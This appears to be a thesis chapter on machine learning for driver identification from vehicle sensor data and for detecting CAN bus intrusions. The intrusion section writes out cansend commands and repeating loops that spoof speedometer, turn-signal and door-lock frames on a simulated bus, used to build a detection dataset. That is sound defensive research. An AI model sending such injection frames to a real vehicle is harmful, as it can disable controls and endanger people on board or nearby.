About the dataset used in the experiment, the classification analysis was accomplished with Weka data mining tool. The considered dataset is freely available for research purpose[1] and consists of ten different drivers participated to the experiment by driving, with the same car, 4 different round-trip path in Seoul for about 23 hours of total driving time. It has been used only one car for the experimental analysis, since I want that the variables used are affected only by the driver's characteristics and not by external factors, like for example the path or the type of car used. In case the method has to be applied to other vehicles different from the one taken into consideration, it will be necessary to re-run the training phase.

The driving path consists of three types of city way, motor way and parking space with the total length of about 46 km. The experiments was performed in the similar time zone from 8 p.m. to 11 p.m. on weekdays. The ten drivers completed two round trips for reliable classification, while data are collected from totally different road conditions. The city way has signal lamps and crosswalks, but the motor way has none. The parking space is required to drive slowly and cautiously.

The data I used was archived every second, collecting a total of 94,401 records, with a size of 16.7 Mb.

Figure 6.1 shows the box plots for the 10 different drivers involved in the study related to the *Accelerator_pedal_value* defined as the degree to which the driver is depressing the accelerator pedal. This feature ranges between 0% and 100%. Considering the big number of features, I do not show the box plot related to the full set composed of the 51 features, but a similar consideration can be done for all the features involved in the study.

The box plots show that the considered feature exhibits a similar distribution for A and E drivers (with a maximum acceleration degree equal to 20%), while for B, C, D, F, H and I drivers the acceleration degree is closed to 0%. Drivers G and J present a medium acceleration degree if compared with the previous drivers groups. The idea is that A and E drivers carry more pressure on accelerator pedal with respect to other drivers and, consequently, B, C, D, F, H and I drivers performing a lower pressure on the

[1] https://sites.google.com/a/hksecurity.net/ocslab/Datasets/driving-dataset



Figure 6.1: *Box plots related to the Accelerator_pedal_value feature for the ten different drivers considered in the experiment.*

accelerator pedal, they can be considered prudent drivers. E and J drivers, considering their medium accelerator pedal pressure, can be considered the average drivers in this analysis.

Figure 6.1 shows the box plots for the 10 different drivers involved in the study related to the *Torque_of_friction* defined as torque caused by the frictional force that occurs. This feature ranges between 0% and 100%. The friction is the mechanism that allows drivers to take advantage of the potential of the vehicle, without it is not possible to make hill starts or change gear quickly. It allows the separation between the drive shaft and gear thus allowing to carry out a change of gear and with its slip and transmit a torque capacity allows us to move the vehicle in both the flat and uphill. When the friction pedal is pressed, through a mechanical or hydraulic system, the friction generates a pressure of plate mechanism and the respective thrust bearing, and the disc of the high coefficient of friction is removed making the free torque transmission, and consequently, the delivered engine power. The clutch pedal must be pressed exclusively at the start, stop and during gear changes. Many people use it more than necessary, even on the gear, this causes premature damages of the clutch.



Figure 6.2: *Box plots related to the Torque_of_friction feature for the ten different drivers considered in the experiment.*

The box plots show that all drivers involved in the experiment present similar distributions. As a matter of fact, only the B driver presses the friction pedal for a longer

time than the others, while F, G, H, I and J drivers exhibit very similar distributions. For instance, correlating the *Accelerator_pedal_value* and the *Torque_of_friction* features, I can state the driver B is a very prudent driver, but need to press for less time the friction pedal in order to prevent corrupting, while driver A even he/she guides faster (and therefore presumably must change gear more often), it spends less time in pressing the friction pedal.

The box plots in Figure 6.3 present the distributions for the 10 drivers related to the *Fuel_consuption* feature. This feature ranges between 0 and 10000 and it is measured in cubic millimeter (mcc).



Figure 6.3: *Box plots related to the the Fuel_consuption feature for the ten different drivers considered in the experiment.*

The 10 drivers present a similar distribution; considering that the *Fuel_consuption* feature can be correlated to the *Accelerator_pedal_value* (more pressure on the accelerator pedal increases the speed of the vehicle and then more fuel is required) the driver A presents a slightly larger box plot if compared with other drivers. The box plots in Figure 6.4 show the driver distribution related to *Intake_air_pressure* feature (i.e., the pressure of air inhaled to engine). It ranges between 0 and 255, and it is measured in Kilopascal (kPA).



Figure 6.4: *Box plots related to the Intake_air_pressure feature for the ten different drivers considered in the experiment.*

From the analysis of the *Intake_air_pressure*, it seems that engines of A, E and J drivers inhale similar pressure of air (ranging between 45 and 60 kPA) while, the re-

maining engine drivers (B, C, D, F, G, H and I) need to an air pressure ranging between 0 and 50 kPA. Considering that the air intake pressure is influenced by the degree of opening throttle plate which draws the fuel to the combustion chamber in engine [1], a bigger air pressure will be reflected in fuel increased consumption.

This is consistent with A driver's analysis and, considering the *Accelerator_pedal_value* feature I highlight that bigger pressure on pedal accelerator is performed also by A, E and J drivers: the same drivers who engines require more air pressure.

6.1.3 Results

I classified the features extracted using five classification algorithms: J48, J48graft, J48consolidated, RandomTree and RepTree.

Five metrics were used to evaluate the classification results: False Positive (FP) rate, Precision, Recall, F-Measure and ROC Area.

Two feature selection algorithms employed, the BestFirst and the GreedyStepwise, confirm that 6 features on the 51 considered in the full features dataset are the most discriminatory in vehicle driver identification, i.e., the #5 (*Intake_air_pressure*), the #8 (*Engine_soacking_time*), the #12 (*Long_Term_Fuel_Trim_Bank1*), the #15 (*Torque_of_friction*), the #35 (*Transmission_oil_temperature*) and the #50 (*Steering_wheel_speed*) features.

The classification analysis consisted of building classifiers in order to evaluate feature accuracy to distinguish the car owner by an impostor. I propose a multi driver classification: for this purpose, I defined *T* as a set of labeled behavioral traces *(BT, l)*, where each BT is associated to a label *l ∈ {A, B, C, D, E, F, G, H, I, J}*.

For each *BT* I built a feature vector $F \in R_y$, where *y* is the number of the features used in training phase ($y = 51$).

For the learning phase, I use a k-fold cross-validation [144, 158]: the dataset is randomly partitioned into k subsets. A single subset is retained as the validation dataset for testing the model, while the remaining k-1 subsets of the original dataset are used as training data. I repeated the process for k=10 times; each one of the k subsets has been used once as the validation dataset. To obtain a single estimate, I computed the average of the k results from the folds.

I evaluated the effectiveness of the classification method with the following procedure:

1. build a training set $T \subset D$;
2. build a testing set $T' = D \div T$;
3. run the training phase on *T*;
4. apply the learned classifier to each element of T'.

I defined C_u as the set of the classifications I performed, where *u* identifies the driver (*1≤u≤10*).

The results that I obtained with this procedure are shown in Table **??**. In particular, the table shows the FP Rate, Precision, Recall, F-Measure and RocArea for classifying the full drivers dataset with the multi-driver classification. The time column is related to the time (in seconds) to learn the classifier. In the **all drivers** classification the time

to learn the algorithms is ranging between 4.4s (with RepTree algorithm) and 16.18s (with J48consolidated algorithm).

Table 6.1 shows the classification analysis considering the features retrieved from the feature selection step.

In the classification, the training time of the algorithms is between 0.41s (with the RandomTree algorithm) and 1.71s (with the J48consolidated algorithm). Without PCA analysis the J48consolidated algorithm employs 16.18s to learn the classifier. The obtained results in terms of the analyzed metrics are closed to the previous ones, confirming that the excluded features were not useful in the classification task. Indeed, in the second classification I considered only 6 features on the 51 considered in the previous one: the use of 6 features instead of 51 is reflected in a higher applicability of the proposed method in the real world. As a matter of fact, the use of a lower number of features is reflected in a smaller storage space and in a shorter computing time in order to identify the driver impostor.
Using the best features (**All drivers** family), I obtain the following best results from the point of the views of the considered metrics:

- FP rate equal to 0.001 with the J48 and J48graft algorithms;
- Precision, Recall and F-Measure equal to 0.989 using the J48 and the J48graft classification algorithms;
- RocArea equal to 0.998 using J48, J48consolidated, and RepTree classification algorithms.

In order to have a full vision about the single driver identification, I represent using histogram the obtained performance by the classification algorithms only for the FP rate considering the classification algorithm able to reach the best performance in the best feature classification i.e., the J48 algorithm.

Figure 6.5 shows the Precision, obtained classifying using the six best features with the J48 algorithm, exhibit by the 10 drivers involved in the experiment.

The Precision ranges between 0.98 and 0.998 for all the drivers involved in the experiment. This result demonstrates that the method is able to identify on 100 retrieved instances 98 or 99 that are belonging to the right class (i.e., owner or impostor). In detail, drivers A, B, E, F, G, and J obtain a precision equal or greater than 0.99; while drivers C, D, H and I reach a precision equal or greater than 0.98.

Figure 6.5 shows also the Recall, obtained classifying using the six best features with the J48 algorithm, exhibit by the 10 drivers involved in the experiment.

The Recall ranges between 0.979 and 0.997 for all the drivers involved in the experiment, i.e., is the fraction of relevant instances that are retrieved. The best recall value is obtained by drivers A (0.997), E (0.997), G (0.995), B (0.991) and F (0.991). The remaining drivers reach a recall value greater than 0.98 with the only exception of C driver with a recall equal to 0.979.

Table 6.1: *Best Features Classification results.*

Family	Algorithm	FP Rate	Precision	Recall	F-Measure	Roc Area	Time
All drivers	J48	0.001	0.989	0.989	0.989	0.998	1.69s
	J48graft	0.001	0.990	0.99	0.990	0.997	1.58s
	J48consolidated	0.002	0.986	0.986	0.986	0.998	1.71s
	RandomTree	0.002	0.984	0.984	0.984	0.991	0.41s
	RepTree	0.002	0.984	0.984	0.984	0.998	0.54s
Driver A	J48	0.000	0.998	0.997	0.998	0.999	1.33s
	J48graft	0.000	0.997	0.997	0.997	0.999	1.29s
	J48consolidated	0.000	0.997	0.997	0.997	0.999	1.36s
	RandomTree	0.000	0.997	0.996	0.997	0.998	0.25s
	RepTree	0.000	0.997	0.996	0.997	1.000	0.49s
Driver B	J48	0.001	0.991	0.991	0.991	0.998	3.26s
	J48graft	0.002	0.990	0.992	0.991	0.998	3.18s
	J48consolidated	0.002	0.988	0.985	0.987	0.998	3.23s
	RandomTree	0.002	0.986	0.987	0.986	0.992	0.35s
	RepTree	0.002	0.986	0.987	0.986	0.998	0.47s
Driver C	J48	0.002	0.980	0.979	0.980	0.997	2.36s
	J48graft	0.002	0.982	0.979	0.98	0.996	2.25s
	J48consolidated	0.002	0.972	0.983	0.977	0.997	2.45s
	RandomTree	0.002	0.974	0.971	0.972	0.984	0.39s
	RepTree	0.002	0.973	0.972	0.972	0.997	0.42s
Driver D	J48	0.002	0.987	0.984	0.985	0.997	4.71s
	J48graft	0.002	0.987	0.986	0.986	0.996	4.79s
	J48consolidated	0.002	0.985	0.973	0.979	0.997	4.69s
	RandomTree	0.003	0.980	0.980	0.980	0.988	0.46s
	RepTree	0.003	0.980	0.974	0.977	0.997	0.79s
Driver E	J48	0.000	0.997	0.997	0.997	0.999	1.64s
	J48graft	0.000	0.998	0.997	0.998	0.999	1.58s
	J48consolidated	0.000	0.996	0.996	0.996	0.999	1.62s
	RandomTree	0.001	0.995	0.996	0.995	0.998	0.27s
	RepTree	0.000	0.996	0.995	0.995	0.999	0.49s
Driver F	J48	0.001	0.990	0.991	0.990	0.998	1.23s
	J48graft	0.001	0.990	0.991	0.991	0.998	1.27s
	J48consolidated	0.002	0.984	0.987	0.986	0.998	1.25s
	RandomTree	0.002	0.986	0.988	0.987	0.993	0.32s
	RepTree	0.002	0.984	0.986	0.985	0.999	0.31s
Driver G	J48	0.000	0.995	0.995	0.995	0.999	2.28s
	J48graft	0.001	0.994	0.995	0.994	0.999	2.34s
	J48consolidated	0.001	0.991	0.994	0.992	0.998	2.31s
	RandomTree	0.001	0.989	0.989	0.989	0.994	0.38s
	RepTree	0.001	0.989	0.990	0.989	0.999	0.51s
Driver H	J48	0.002	0.986	0.988	0.987	0.998	4.11s
	J48graft	0.001	0.988	0.987	0.988	0.997	4.07s
	J48consolidated	0.002	0.982	0.986	0.984	0.998	4.05s
	RandomTree	0.002	0.980	0.981	0.980	0.989	0.53s
	RepTree	0.003	0.978	0.982	0.980	0.998	0.85s

6.2 Machine Learning for CAN bus intrusion detection

Currently, cars are no longer just mechanical vehicles: they contain a plethora of electronic collaborating components connected to the network, that allows monitoring and

Family	Algorithm	FP Rate	Precision	Recall	F-Measure	Roc Area	Time
Driver I	J48	0.002	0.982	0.985	0.983	0.996	2.79s
	J48graft	0.001	0.984	0.985	0.985	0.997	2.67s
	J48consolidated	0.002	0.976	0.984	0.980	0.996	2.87s
	RandomTree	0.002	0.979	0.974	0.977	0.986	0.28s
	RepTree	0.002	0.976	0.982	0.979	0.998	0.43s
Driver J	J48	0.001	0.988	0.986	0.987	0.997	2.51s
	J48graft	0.001	0.987	0.987	0.987	0.997	2.43s
	J48consolidated	0.001	0.986	0.983	0.984	0.997	2.56s
	RandomTree	0.003	0.976	0.978	0.977	0.988	0.33s
	RepTree	0.002	0.981	0.976	0.979	0.997	0.51s



Figure 6.5: *Precision and Recall values for the 10 drivers involved in the experiment obtained classifying the six best features using the J48 algorithm.*

controlling of the status of the vehicle. Each electronic component can continuously communicate with other nearby components, producing a continuous flow of data in real-time for instance, to monitor the state of several components, the state of the vehicle in general, and in particular, is used to increase road safety [127].

The introduction of electronic devices into vehicles turned cars into cyber-attack targets and allowed a plethora of new kinds of cyber-attacks, increasingly complex and arduous to mitigate. Most of them have the purpose of altering the normal functioning of the car itself, and it represents a fatality for anyone on board the vehicle or near it.

Attacks targeting the latest generation cars are increasingly frequent and dangerous. An attacker in the automotive context has a wide choice of attack surfaces [112]. Some cyber-attacks have to be launched in the proximity of the car, while other attacks can be carried out from anywhere in the world through wireless connections that the cars have on board.

For this reason, I propose a method for intrusion detection of malicious packets targeting the CAN bus. The method can identify an attack in progress in real-time. This technique uses supervised machine learning to distinguish between three different forms of attacks (speedometer attack, arrows attack, and doors attack), obtaining interesting performances.

6.2.1 CAN bus

CAN bus is a protocol based on packets exchanged between the electronic components of cars. The CAN-bus communication takes place via sensors or actuators capable of producing data independently and then putting them on the BUS i.e., by generating CAN packets.

The CAN packets are contained in a message and each message consists of multiple values. In particular, the values considered in this work are:

- *Timestamp*: recorded time (s);
- *CAN ID*: identifier of CAN message in HEX (i.e., 03B1);
- *DLC (Data Lenght Code*: number of data bytes, from 0 to 8;
- *DATA[0 7]*: data value (byte);

To generate CAN packets, I resort to the ICSim simulator[2], a tool for learning the main functions of the CAN bus and simulating CAN traffic. To allow a correct simulation of the activities of the CAN bus, the CAN-utils[3] package was installed: this package enables ICSim to imitate the communications between the CAN network and the vehicle. CAN-utils provide five sub-modules as explained below:

- *cangen*: it is able to generate CAN frames for testing purposes. To take advantage of its functions, it is necessary to specify the interface in which the CAN frame is to be generated (in this case, the interface is vcan0) and then execute the command;
- *candump*: aimed at storing CAN frames, which in turn are saved in a folder chosen by the user. In addition to the store, candump also has the CAN packet recording function;
- *canplayer*: it provides the user with the right to reproduce CAN frames. Since it is a utility unable to generate data but only reproduce it, its functions are closely related to the candump utility;
- *cansniffer*: it is a utility used to observe changes in real-time during CAN frame traffic;
- *cansend*: it is used to send CAN frames to a specific interface.

6.2.2 The Attacks

In this work, I experiment with the simulation of three types of attacks targeting the CAN network. The attacks simulation is shown in Figure 6.6, where it is possible to see the simulation of one of the attacks under analysis (i.e., the speedometer attack) carried out thanks to IC Simulator.

To simulate the attacks, after having correctly installed and set up the *ICSim* software, it is possible to generate and read the CAN data traffic through the use of different windows, as shown in Figure 6.6; to activate the simulated dashboard, it is necessary to

[2] https://github.com/zombieCraig/ICSim
[3] https://github.com/linux-can/can-utils

start the *CANBus Control Panel* (i.e., the window at the top left in Figure 6.6), which is the interface that allows control of the simulator and performs the attacks. The second window on the top right is the one relating to *IC Simulator* which simulates part of the dashboard of a common car we can observe the presence of the speedometer and directional arrows. At the bottom left there is the *Terminal* window that allows controlling the joystick in the Control Panel, while on the right there is the window that reports *CAN traffic* in real-time, showing all its changes.

The considered attacks are described below.

Speedometer attack: during the simulation phase, I identified in the simulated traffic the packet containing the information relating to the speedometer in the CAN traffic, with the help of the *cansniffer* utility: this packet, which is identified with the ID 244 (i.e., the one associated with the sensor of speed), allows an attacker to alter the normal operation of the speedometer, by moving the needle indicating the speed, to a level set by the attacker. This type of attack can be implemented through the use of the command:

```
cansend vcan0 244 \# 000000FFFF
```

The packet containing the attack is sent thanks to the *cansend* utility, which is followed by the name of the virtual interface, the packet ID and a series of data that allow the attacker to set the speed (for example, if at the end of the code the attacker writes 50FF, the needle reaches the middle of the speedometer). To repeatedly send this defective packet, making the attack permanent all the time, I use the command:

```
While true;
do cansend vcan0 244 \# 000000FFFF;
done
```

Arrows attack: this attack involves tampering with the packet containing the data relating to the operation of the position lights. In this case, a possible attacker violates CAN traffic frame 188 by making the arrows of a car continuously lit or not, checking the intermittence and duration. In the simulated environment, this type of attack is implemented with the command:

```
cansend vcan0 188 \# 01
```

The position of the arrows can be checked by alternating the values 01 (left), 02 (right), and 03 (both on) respectively. The following command is used to carry out the attack:

```
While true;
do cansend vcan0 188 \# 01;
done
```

Doors attack: the latest simulated attack tampered with the doors of a car, controlling opening and closing and thus making them completely unusable. The packet containing the data relating to the operation is designated with the ID 19B and in the simulation, this type of attack was implemented with the command:

```
cansend vcan0 19B \# 00000F
```

Similarly to the previous cases, the connection allows to tamper with some or all the doors modifying the last character of the code with the values: *F* - doors closed; *A* - left side doors open; *5* - right side doors open; *C* - front doors open; *3* - rear doors open. By typing the characters E, B, D, and S it is possible to check the status of every single door.



Figure 6.6: *The simulation environment: the speedometer attack traffic is generated in the command prompt window.*

To make the attack we have to use the following command:

```
While true;
do cansend vcan0 19B \# 00000F;
done
```

6.2.3 Method

In this section, I describe the proposed method for the detection of intrusion targeting the CAN bus.

Figure 6.7 shows the workflow relating to the proposed method. As can be seen in the first step depicted in Figure 6.7, I start from a dataset composed of (legitimate and malicious CAN packets) stored in *csv* files.

In order to discriminate packets injected by an attacker from the normal ones, I consider these bytes as the feature vector composed in the following way:

- 1st byte: F1 feature;
- 2nd byte: F2 feature;
- 3rd byte: F3 feature;
- 4th byte: F4 feature;
- 5th byte: F5 feature;
- 6th byte: F6 feature;
- 7th byte: F7 feature;
- 8th byte: F8 feature.



Figure 6.7: *Workflow of the proposed method for intrusion detection.*

I resort to supervised machine learning 6.7, in particular to enforce the conclusion validity four different algorithms are exploited: *Random Forest*, *Constant*, *Neural Network* and *Logistic Regression*.

The classification analysis consists of building classifiers to evaluate the feature vector accuracy to distinguish between injected and normal messages.

For classifier training, I defined *T* as a set of labeled messages *(M, l)*, where each *M* is associated to a label *l* ∈ *{IM, NM}*. For each *M* I built a feature vector F ∈ R_y, where y is the number of the features used in training phase ($y = 8$).

For the learning phase, I use a k-fold cross-validation: the dataset is randomly partitioned into k subsets. A single subset is retained as the validation dataset for testing the model, while the remaining $k - 1$ subsets of the original dataset are used as training data. I repeated the process for $k = 5$ times; each one of the k subsets has been used once as the validation dataset. To obtain a single estimate, I computed the average of the k results from the folds.

I evaluated the effectiveness of the classification method with the following procedure:

1. build a training set *T*⊂*D*;
2. build a testing set $T' = D \div$T;
3. run the training phase on *T*;
4. apply the learned classifier to each element of *T'*.

Each classification was performed using 80% of the dataset as a training dataset and 20% as a testing dataset employing the full feature set.

Table 6.2: *Classification result.*

Model applied to Speedometer attack	**Accuracy**	**Precision**	**Recall**	**F-Measure**
Random Forest	1.00	1.00	1.00	1.00
Constant	0.96	0.93	0.96	0.95
Neural Network	1.00	1.00	1.00	1.00
Logistic Regression	1.00	1.00	1.00	1.00
Model applied to Doors attack	**Accuracy**	**Precision**	**Recall**	**F-Measure**
Random Forest	1.00	1.00	1.00	1.00
Constant	0.99	0.98	0.99	0.99
Neural Network	1.00	1.00	1.00	1.00
Logistic Regression	0.99	0.99	0.99	0.99
Model applied to Arrows attack	**Accuracy**	**Precision**	**Recall**	**F-Measure**
Random Forest	1.00	1.00	1.00	1.00
Constant	0.98	0.97	0.98	0.98
Neural Network	1.00	1.00	1.00	1.00
Logistic Regression	1.00	1.00	1.00	1.00
Model applied to all attacks	**Accuracy**	**Precision**	**Recall**	**F-Measure**
Random Forest	1.00	1.00	1.00	1.00
Constant	0.94	0.89	0.94	0.91
Neural Network	1.00	1.00	1.00	1.00
Logistic Regression	1.00	1.00	1.00	1.00

6.2.4 Experimentation

For dataset generation Ie resort to a simulated environment i.e., I installed on a Linux virtual machine the *ICSim* tool, a traffic simulator, and, starting from it, I generated (malicious and legitimate) CAN packets. The generated packets were stored by exploiting the Candump CAN utility.

For each attack, I considered five minutes of CAN traffic.

To build and evaluate the considered supervised machine learning models, I resort to the Orange[4] tool-suite, an open-source data mining software. Orange allows performing data analysis by building a visual scheme of them. It also allows an interactive data exploration for a quick qualitative analysis.

The effectiveness of the four different algorithms for intrusion detection is evaluated through four distinct metrics: Accuracy, Precision, Recall, and F-Measure.

6.2.5 Results

Table 6.2 shows the results obtained from the experimental analysis.

By analyzing the results reported in Table 6.2, I observe that among all the models, the Constant is the model that gives lower values if compared to the others.

The best performances are given by the remaining algorithms (i.e., Random Forest, Neural Network, and Logistic Regression), which reach a value of 1, indicating that for each prediction made, it is possible to recognize and distinguish every malicious packet present in the registered CAN traffic. Only for the Logistic Regression algorithm applied to the Doors attack, the values obtained for each metric are equal to 0.99, still representing a satisfying result.

[4] `https://orangedatamining.com/`

As for the analysis carried out on all the attacks, I have the values relating to Random Forest, Neural Network, and Logistic Regression equal to 1; in the Constant model, values are all greater than 0.9, except for the Precision which is equal to 0.89. In general, I can say that the performances obtained are very satisfactory.

CHAPTER 7

Discussion

In this section I report the discussion on the pros and cons regarding the techniques (i.e., Machine Learning, Deep Learning and Formal Methods) adopted to carry out the research work for malware detection in the Android environment.

